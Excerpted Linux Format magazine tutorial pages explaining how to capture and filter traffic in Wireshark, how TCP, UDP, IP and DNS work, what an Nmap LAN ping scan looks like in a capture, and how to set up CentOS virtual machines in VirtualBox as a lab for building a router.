The easiest way to start capturing network packets is by selecting your preferred interface after starting *Wireshark* and then pressing Start. *Wireshark* will show network data on your screen depending on the traffic of your network. Note that you can select more than one interface. If you know nothing about TCP, IP or the other TCP/IP protocols, you may find the output complicated and difficult to read or understand. In order to stop the capturing process you just select Capture > Stop from the menu. Alternatively, you can press the fourth icon from the left, the one with a red square (which is shorthand for 'Stop the running live capture') on the Main toolbar (Note: its exact location depends on your *Wireshark* version). This button can only be pressed while you are capturing network data.

When using the described method for capturing, you can't change any of the default *Wireshark* Capture Options. You can

see and change the Capture Options by selecting Capture > Options from the menu. There you can select the network Interface(s), see your IP address, apply capture filters, put your network card in promiscuous mode, and save your capture data in one or multiple files. You can even choose to stop packet capturing after a given number of network packets or a given amount of time or indeed a given size of data (in bytes).

Wireshark doesn't save the captured data by default but you can always save your data afterwards. It's considered good practice to first save and then examine the network packets unless there's a specific reason for not doing so.

Wireshark enables you to read and analyse already captured network data from a large amount of file formats including *tcpdump*, *libpcap*, Sun's *snoop*, HP's *nettl*, K12 text file etc. This means that you can read almost any format of captured network data with *Wireshark*. Similarly, *Wireshark* enables you to save your captured network data in a variety of formats. You can even use *Wireshark* to convert a file from a given format to another.

You can also export an existing file as a plain text file from the File menu. This option is mainly for manually processing network data or using it as input to another program.

There is an option that allows you to print your packets. I have never used this option in real life but it may be useful to print packets and their full contents for educational purposes.


Display filters

While capture filters are applied during network data capture and make *Wireshark* discard network traffic that doesn't match the filter, display filters are applied after capture and 'hide' network traffic without deleting it. You can always disable a Display filter and get your hidden data back.

Generally, display filters are considered more useful and versatile than capture filters because it's unlikely you'll know in advance what you'll capture or want to examine. Nevertheless, applying filters at capture time can save you time and disk space and that's the main reason you might want to use them.

Wireshark will highlight when a display filter is syntactically correct with a light green background. When the syntax is erroneous, the background becomes pink.

Display filters support comparison and logical operators. The **http.response.code == 404 && ip.addr == 192.168.1.1** display filter shows the traffic that either comes from the 192.168.1.1 IP address or goes to the 192.168.1.1 IP address that also has the 404 (Not Found) HTTP response code in it. The **!bootp && !ip && !arp** filter excludes BOOTP, IP and ARP traffic from the output. The **eth.addr == 01:23:45:67:89:ab && tcp.port == 25** filter displays the traffic from or to network device with the 01:23:45:67:89:ab MAC address that uses TCP port number 25 in its incoming or outgoing connections.



The three packets (SYN, SYN+ACK and ACK) of a TCP 3-way handshake.

Keep in mind that display filters don't magically solve problems. They are extremely useful tools when used correctly but you still have to interpret the results, find the problem and think about the possible solutions yourself.

When defining rules please remember that the **(ip.addr != 192.168.1.5)** expression doesn't mean that none of the ip.addr fields can contain the 192.168.1.5 IP address. It actually means that one of the ip.addr fields should *not* contain the 192.168.1.5 IP address. Therefore, the other ip.addr field value can be equal to 192.168.1.5. You can think of it as 'there exists one ip.addr field that is not 192.168.1.5'. The correct way of expressing it is by typing **!(ip.addr == 192.168.1.5)**. This is a common misconception.

Also remember that MAC addresses are truly useful when you want to track a given machine on your LAN because the IP of a machine can change if it uses DHCP but its MAC address is more difficult to change.

It is advisable that you visit the display filters reference site for TCP related traffic at **http://bit.ly/WireSharkTCP**. For the list of all the available field names related to UDP traffic, it's advisable to look at **http://bit.ly/WireSharkUDP**.

Quick tip

The fact that the FTP protocol usually uses port number 21 doesn't mean it's not allowed to use a different port number. In other words, don't blindly rely on the port number to characterise TCP/IP traffic.

About TCP/IP, TCP and IP

TCP/IP is the most widely used protocol for interconnecting computers and it is so closely related to the internet that it's extremely difficult to discuss TCP/IP without talking about the Internet and vice versa. Every device that uses it has:

The TCP protocol

TCP stands for Transmission Control Protocol. The main characteristic of TCP is that it's reliable and makes sure that a packet was delivered. If there's no proof of packet delivery, it resends the packet. TCP software transmits data between machines using segments (also called a TCP packet). TCP assigns a sequence number to each byte transmitted, and expects a positive acknowledgment (or ACK) from the receiving TCP stack. If the ACK is not received within a timeout interval, the data is retransmitted as the original packet is considered undelivered. The receiving TCP stack uses the sequence numbers to rearrange the segments when they arrive out of order, and to eliminate duplicate segments.

The TCP header includes both the Source Port and Destination Port fields. These two fields, plus the source and destination IP addresses are combined to uniquely identify each TCP connection. Ports help TCP/IP stacks in network connected devices (PCs and routers etc) to distribute traffic among multiple programs executing on a single device. If a service wants to be seen as reliable it's usually based on TCP, otherwise it's based on IP. But as you can imagine, reliability comes at a cost and therefore isn't always desirable.

Subscribe to Linux Format See www.myfavouritemagazines.co.uk/lin

```
385 1.191135000  64:70:02:ad:e9:44  b8:e8:56:34:a1:c8  ARP  60 10
386 1.193465000  d0:27:88:1d:d6:fb  b8:e8:56:34:a1:c8  ARP  60 10
387 1.194804000  d0:27:88:1d:15:20  b8:e8:56:34:a1:c8  ARP  60 10
388 1.196202000  00:1a:92:44:d7:67  b8:e8:56:34:a1:c8  ARP  60 10
389 1.210704000  b8:e8:56:34:a1:c8  Broadcast          ARP  42 Wh
390 1.210706000  b8:e8:56:34:a1:c8  Broadcast          ARP  42 Wh
391 1.210707000  b8:e8:56:34:a1:c8  Broadcast          ARP  42 Wh
392 1.210707000  b8:e8:56:34:a1:c8  Broadcast          ARP  42 Wh
393 1.210708000  b8:e8:56:34:a1:c8  Broadcast          ARP  42 Wh
394 1.210708000  b8:e8:56:34:a1:c8  Broadcast          ARP  42 Wh
395 1.210709000  b8:e8:56:34:a1:c8  Broadcast          ARP  42 Wh
396 1.222069000  b8:e8:56:34:a1:c8  Broadcast          ARP  42 Wh
397 1.222070000  b8:e8:56:34:a1:c8  Broadcast          ARP  42 Wh
398 1.222071000  b8:e8:56:34:a1:c8  Broadcast          ARP  42 Wh
399 1.222072000  b8:e8:56:34:a1:c8  Broadcast          ARP  42 Wh

    Protocol size: 4
    Opcode: reply (2)
    Sender MAC address: d0:27:88:1d:d6:fb (d0:27:88:1d:d6:fb)
    Sender IP address: 10.67.93.21 (10.67.93.21)
    Target MAC address: b8:e8:56:34:a1:c8 (b8:e8:56:34:a1:c8)
    Target IP address: 10.67.93.11 (10.67.93.11)

0000  b8 e8 56 34 a1 c8 d0 27  88 1d d6 fb 08 06 00 01   ..V4...' ........
0010  08 00 06 04 00 02 d0 27  88 1d d6 fb 0a 43 5d 15   .......' .....C].
0020  b8 e8 56 34 a1 c8 0a 43  5d 0b 00 00 00 00 00 00   ..V4...C ].......
0030  00 00 00 00 00 00 00 00  00 00 00 00              ........ ....
```

Part of an Nmap ping scan on a LAN as captured by *Wireshark*.

- **An IP address** This address must be unique at least to its local network.
- **A network mask** Used for dividing big IP networks into smaller networks that's related to the current network,
- **One or more DNS servers** Used for translating an IP address to a human-memorable format and vice versa
- **A Default Gateway** This is optional if you want to communicate with devices beyond your local network. A Default Gateway is the network device that TCP/IP sends a network packet to when it doesn't 'know' where else to actually send it.

Every TCP service listens to a port that is unique to each machine. A machine that supports the HTTP protocol, the protocol that serves WWW, is also called an HTTP server. Similarly there exist FTP servers, DNS servers, etc. It's the two pairs of the IP addresses and port numbers on both ends of a TCP/IP interaction that uniquely identify a connection between two machines that use TCP/IP.

A TCP packet (*see the format of a TCP and an IP packet segment, pictured on p102*) can be used to establish connections; transfer data; send acknowledgements, advertise the buffer that holds incoming data, which is called Window Size, and close connections. As you can see in the packet screenshot (*see p102*), each TCP segment has a header part and a data part.

Quick tip

When you put your network card in promiscuous mode, you allow the network device to catch and read every network packet that arrives to it even if the receiver is another device on the network. Network packets still go to their original destination.

The TCP 3-way handshake

TCP provides a connection-oriented, reliable byte stream service. It's a full duplex protocol, which means that each TCP connection supports a pair of byte streams; one flowing in each direction. The term 'connection-oriented' means the two applications using TCP must first establish a TCP connection with each other before exchanging any data.

The TCP header includes a 6-bit flags field that's used to relay control information between TCP peers. The possible flags include SYN, FIN, RESET, PUSH, URG, and ACK. SYN and ACK flags are used for the initial TCP 3-way handshake as you will see in a while. The RESET flag signifies that the receiver wants to abort the connection.

The TCP three-way handshake goes like this: the client sends a TCP SYN packet to the server, and its TCP header includes a sequence number field that has an arbitrary value in the SYN packet. The server sends back a TCP (SYN, ACK) packet which includes the sequence number of the opposite direction and an acknowledgement of the previous sequence number. Finally, in order to truly establish the TCP connection, the client sends a TCP ACK packet to acknowledge the sequence number of the server. After the TCP three-way handshake, the connection is established and is ready to send and receive data.

The traffic for this case was produced by running the following command:

```
$ wget http://www.linuxformat.com/
```

After some necessary DNS, ARP and ICMP network traffic, the TCP three-way handshake begins (which you can see *pictured top, p103*). The client IP address is 10.0.2.15 and the destination IP address is 80.244.178.150. A pretty simple display filter (**tcp && !http**) makes *Wireshark* display 63 out of 82 packets. The three packet numbers used in the handshake are sequential because the host wasn't performing any other network activity at the time of capturing, but this is rarely the case.

Ping scans

This part will examine the network traffic that's produced by *Nmap* when it performs a ping scan. LAN ping scans are executed using the ARP protocol. Hosts outside a LAN are scanned using the ICMP protocol, so if you execute a *Nmap* ping scan outside of a LAN, the traffic will be different from one presented. In the example below, the *Nmap* command scans 255 IP addresses, from 10.67.93.1 to 10.67.93.255. The results show that at execution time only 10 hosts were up or, to be precise, only ten hosts answered the *Nmap* scan:

```
$ sudo nmap -sP 10.67.93.1-255
Starting Nmap 6.47 ( http://nmap.org ) at 2014-09-05 11:51 EEST
Nmap scan report for xxxxx.yyyyy.zzzzz.gr (10.67.93.1)
Host is up (0.0030s latency).
MAC Address: 64:70:02:AD:E9:44 (Tp-link Technologies CO.)
Nmap scan report for srv-gym-ag-anarg.att.sch.gr (10.67.93.10)
Host is up (0.0051s latency).
MAC Address: 00:0C:F1:E8:1D:6E (Intel)
Nmap scan report for 10.67.93.20
Host is up (0.0066s latency).
MAC Address: D0:27:88:1D:15:20 (Hon Hai Precision Ind. Co.Ltd)
Nmap scan report for 10.67.93.21
Host is up (0.0053s latency).
MAC Address: D0:27:88:1D:D6:FB (Hon Hai Precision Ind. Co.Ltd)
Nmap scan report for 10.67.93.22
Host is up (0.0080s latency).
MAC Address: 00:1A:92:44:D7:67 (Asustek Computer)
Nmap scan report for 10.67.93.29
Host is up (0.057s latency).
MAC Address: 00:78:E2:47:49:E5 (Unknown)
Nmap scan report for 10.67.93.78
Host is up (0.0023s latency).
MAC Address: 00:80:48:24:6A:CC (Compex Incorporated)
Nmap scan report for 10.67.93.147
Host is up (0.028s latency).
MAC Address: 00:14:38:64:5D:35 (Hewlett-Packard)
```

More networking tutorials Turn a Linux box into a router, see page 106.

```
Nmap scan report for 10.67.93.172
Host is up (0.016s latency).
MAC Address: 00:50:27:00:E4:F0 (Genicom)
Nmap scan report for wwww.yyyyy.zzzzz.gr (10.67.93.11)
Host is up.
Nmap done: 255 IP addresses (10 hosts up) scanned in 1.25 seconds
```

The purpose of the ping test is simply to find out if an IP is up or not – see the grab on the opposite page. What's important for *Nmap* in a ping scan is not the actual data of the received packets but, put relatively simply, the existence of a reply packet. As all traffic is in a LAN, each network device uses its MAC address in the reply so you only see MAC addresses in both Source and Destination fields. The presence of a reply makes Nmap understand that a host is up and running. As a MAC address includes information about the manufacturer of the network device, *Nmap* also reports that information for you.

Nmap also calculates the round trip time delay (or latency). This gives a pretty accurate estimate of the time needed for the initial packet (sent by *Nmap*) to go to a target device, plus the time that the response packet took to return to *Nmap*. A big latency time is not a good thing and should certainly be examined.

Analysing DNS traffic

DNS queries are very common in TCP/IP networks. A DNS query creates little traffic and therefore it is an appropriate example for learning purposes. The following command will be used for generating the necessary DNS network traffic that will be examined:

```
$ host -t ns linuxformat.com
linuxformat.com name server ns0.future.net.uk.
linuxformat.com name server ns1.future.net.uk.
```

Two packets are needed in total: one for sending and one for answering the DNS query (*pictured, right*).


The first packet is number 3 and the second is number 4. A Display filter (DNS) is used to minimise the displayed data and reveal the useful information. The UDP (User Datagram Protocol) protocol was used and the desired information was sent back without any errors as shown by the Flags information. You can also tell by noting the time difference between the DNS query (1.246055000) and its answer (1.255059000) that the DNS services work fine because of the reasonable response time. The DNS server asked has the 10.67.93.1 IP address – as you can see from the destination IP address of the first packet. The same DNS server answered the DNS query as you can see from the source IP address of the second packet. The 'Answer RRs: 2' line informs us that there will be two answers for the DNS query. In time, you will be able to take all this in with one glance.

UDP uses the underlying IP protocol to transport a message from one machine to another, and provides the same unreliable, connectionless packet delivery as IP. It doesn't use acknowledgements to make sure messages arrive, it doesn't order incoming messages, and it doesn't provide feedback to control the rate at which information flows between the machines. Thus, UDP messages can be lost, duplicated, or arrive out of order. Furthermore, packets can arrive faster than the recipient can process them.

The destination port of the first packet is 53 which is the usual port number of the DNS service. The UDP part of the second packet shows the port numbers used for the reply:

```
User Datagram Protocol, Src Port: 53 (53), Dst Port: 53366 (53366)
    Source Port: 53 (53)
    Destination Port: 53366 (53366)
    Length: 90
    Checksum: 0xb94b [validation disabled]
    [Stream index: 0]
```

As it happens with most tools, the more you use *Wireshark*, the more efficient you will become with it, so keep on practicing and learning! ■



Here is how *Wireshark* shows the traffic of a DNS query after applying a Display filter. Notice the green colour around DNS that shows the validity of it.

Quick tip

There is also a console version of *Wireshark* called *tshark*. The two main advantages of *tshark* are that it can be used in scripts and that it can be used through an SSH connection. Its main disadvantage is that it does not have a GUI. *Tshark* can also entirely replace *tcpdump*.

The IP protocol

IP stands for Internet Protocol. The main characteristic of IP is that it's not a reliable protocol by design. Unreliable means that packets may not reach its destination for various reasons, including transmission errors, network hardware failures and network congestion. Networks may also deliver packets out of order, deliver them after a substantial delay or deliver duplicates. Nevertheless, a programmer can program reliable applications that use IP by implementing their own error-checking code but this is a non-trivial task.

When the information doesn't need many network packets, using a protocol that's based on IP is more efficient than using TCP, even if you have to re-transmit a network packet, because there's no three-way handshake traffic overhead.

IP encapsulates the data that travels in a TCP/IP network, because it's responsible for delivering packets from the source host to the destination host according to the IP addresses. IP has to find an addressing method to effectively send the packet to its destination. Dedicated devices that you'd recognise as routers mainly perform IP routing but every TCP/IP device has to do basic routing.

Each IP address is a sequence of four 8-bit numbers, separated by dots. Each number has a value between 0 (=2^0-1) and 255 (=2^8-1). Example IP addresses are 10.25.128.254, 213.201.43.23 and 192.168.1.200.

IPv6 was developed by IETF and its purpose is to solve the problem of running out of IPv4 addresses. IP uses 32-bit addresses whereas IPv6 uses 128-bit addresses, offering more than 7.9×1,028 times as many as IPv4.

Networking:

After introducing you to the building blocks and tools of networking, we're going to put all that knowledge together to create real, working networks.



On the previous pages, we introduced you to the different components of networking – packets, physical connections and logical addressing – along with the tools you need to inspect their operation on your Linux box. This takes you a long way towards being able to effectively work with networks and diagnose problems that you come across. Now we want to show you how these elements combine to create some real networks. We'll start by getting two computers communicating directly with one another, before moving on to demonstrate how you can turn a Linux box into a router. So that you don't need lots of computers, all of this will be done in *VirtualBox*, but you should be able to apply the same techniques to physical systems as well.

We'll be using CentOS for our examples – it's based on Red Hat Enterprise Linux, and is a popular choice for servers. If you're interested in Ubuntu or other Debian-based distros, (see the Debian-based distributions box, p109).

Before we get started with the networking side of things, we first need to build a lab on which to practise. Your first job, then, is to install *VirtualBox*. This should be in the default repositories of most distributions, so just use whatever package manager your current distribution comes with. Once you've done that, download the CentOS minimal installation disc (**www.centos.org**).

Now, create two new virtual machines in *VirtualBox*, following our step-by-step guide opposite to ensure you add all the network interfaces necessary to make things work:

Then, repeat the above steps for a second VM, making sure it's attached to the same internal network. By creating VMs with two network interfaces as we have, you ensure that they'll both be able to connect to the internet (via the default NAT), but will also be able to communicate directly with each other via the internal network we added. This internal network is the equivalent of plugging the two VMs in to the same switch, or running a wire between the two.

› The contents of the /etc/sysconfig/network-scripts directory looks intimidating, but if you focus on the ifcfg-ethX files, you'll find there's a lot you can do here.

```
root@Adam:/etc/sysconfig/network-scripts
[root@Adam network-scripts]# ls
ifcfg-Auto_Ethernet                ifdown-post     ifup-plusb
ifcfg-Auto_Ethernet-1              ifdown-ppp      ifup-post
ifcfg-Auto_greateranglia-wifi      ifdown-routes   ifup-ppp
ifcfg-Auto_HTC_Portable_Hotspot    ifdown-sit      ifup-routes
ifcfg-Auto_LANEWLESS               ifdown-tunnel   ifup-sit
ifcfg-Auto_netgear                 ifup            ifup-tunnel
ifcfg-eth0                         ifup-aliases    ifup-wireless
ifcfg-lo                           ifup-bnep       init.ipv6-global
ifdown                             ifup-eth        keys-Auto_HTC_Portable_Hotspot
ifdown-bnep                        ifup-ippp       keys-Auto_LANEWLESS
ifdown-eth                         ifup-ipv6       keys-Auto_netgear
ifdown-ippp                        ifup-ipx        net.hotplug
ifdown-ipv6                        ifup-isdn       network-functions
ifdown-isdn                        ifup-plip       network-functions-ipv6
[root@Adam network-scripts]#
```

Basic networking

With the installation complete on both machines, it's time to get both connected to the internet via the default NAT network. This will give us a chance to get familiar with Red Hat's network configuration files and to refresh some of the information we covered in the previous pages.

The first thing to do after your new VM has booted is to switch to the **/etc/sysconfig/network-scripts** directory. On Red Hat-based distributions, this directory contains the start-up scripts and configurations for every network device connected to your machine. If you followed our step-by-step, you should see two configuration files, **ifcfg-eth0** and **ifcfg-eth1** (if you're using a different version of Red Hat, it might be **ifcfg-em1** and **ifcfg-em2** that you see). **Eth0** is the first network device on the system, and should refer to Adapter 1 in the *VirtualBox* configuration – that is the NAT network.

Using *Vi*, edit **ifcfg-eth0**, making sure the following lines are present and set to these values:


```
NM_CONTROLLED="no"
BOOTPROTO="dhcp"
ONBOOT="yes"
```

The first line stops NetworkManager from controlling this interface – since we're trying to do things manually, its interference could confuse matters, so we turn it off.

The second line specifies what protocol it should use to get its IP address. Here, we've specified DHCP, or Dynamic


Build a router

Create a virtual machine



1 Name your VM

Click the 'New' button in the top-left of the main *VirtualBox* window. Give the VM a name, and select 'Linux' and 'Red Hat' (along with the appropriate architecture) from the options given in the drop-down menus.




2 Choose memory size

We suggest setting the memory allocation to at least 512MB of RAM – which is generally specified for simple networking tasks. This will be more than adequate for our CentOS virtual machine.




3 Create virtual drive

You can do this however you want, but make sure the virtual drive is at least 8GB. Using a dynamically assigned disk will save time while creating the virtual machine, but they can be slower in use.



4 Add the network

Highlight the new virtual machine, select 'Settings' and then switch to the Network view. Switch to Adapter 2, and tick the 'Enable' box. Note: make sure that it's attached to an internal network.



5 Select the CD

Under the Storage section of the Settings menu, select Empty under the IDE controller, and then click the CD icon to the right to browse to the CentOS ISO image that you downloaded earlier.



6 Install CentOS

Finally, click 'Start' and proceed through the CentOS installation procedure in the normal way and repeat for the second virtual machine. We're now ready to set up access to the internet via the NAT network.

Host Configuration Protocol. This means the VM will get an IP address, along with a gateway and DNS information, automatically assigned from a remote server. In this case, there's not a remote server, just *VirtualBox* emulating one.

Other possibilities for **BOOTPROTO** exist, including static, if you want to permanently assign an IP address to this machine manually.

Finally, **ONBOOT** says that this interface should be started whenever the network init scripts are run on this machine, such as at boot time or by restarting the network service. Test this by executing, as root, **/etc/init.d/network restart** and check that your networking works as expected by using the **ping** tool to send packets to a popular website, such as Google: **ping google.com**

With a bit of luck, you'll get packets returned to you, demonstrating that you are connected to the internet, implying your IP address, subnet mask (or prefix), default gateway and DNS – everything you need for a network connection – are set up and working properly.

You can inspect all of these settings by looking at the various configuration files, or by using the tools discussed on the previous pages. For instance, **ip route** will reveal your »

NAT: Join the masquerade

In this article, we've mentioned something called NAT, and a similar concept called masquerading, quite a bit. It would probably do you some good, therefore, to know what on earth NAT is, especially since you're almost certainly using it at home already.

NAT stands for Network Address Translation. To understand what this really means, consider the example of your home internet connection. Your ISP will have given you an external IP address, via which websites and others on the internet can communicate with you. Almost certainly, your ISP will only have given you a single IP address, however.

» **IPv4 address exhaustion** The reason for this is that IPv4 addresses are in short supply these days. There are a total of 4,294,967,296 addresses, and while that may sound like a lot, they were initially assigned in chunks, and to any old person who wanted one, leading to their rapid exhaustion. It's because of this rapid exhaustion that your ISP is only going to have given you a single IP address.

Like most people, however, you've probably got a lot more than a single internet-connected device in your home; you may well have several mobile phones, several laptops, a tablet, a desktop PC and a Smart TV. If you're a geek, you may have even more than these seven devices. How do they all get on the internet if you have only one IP address?

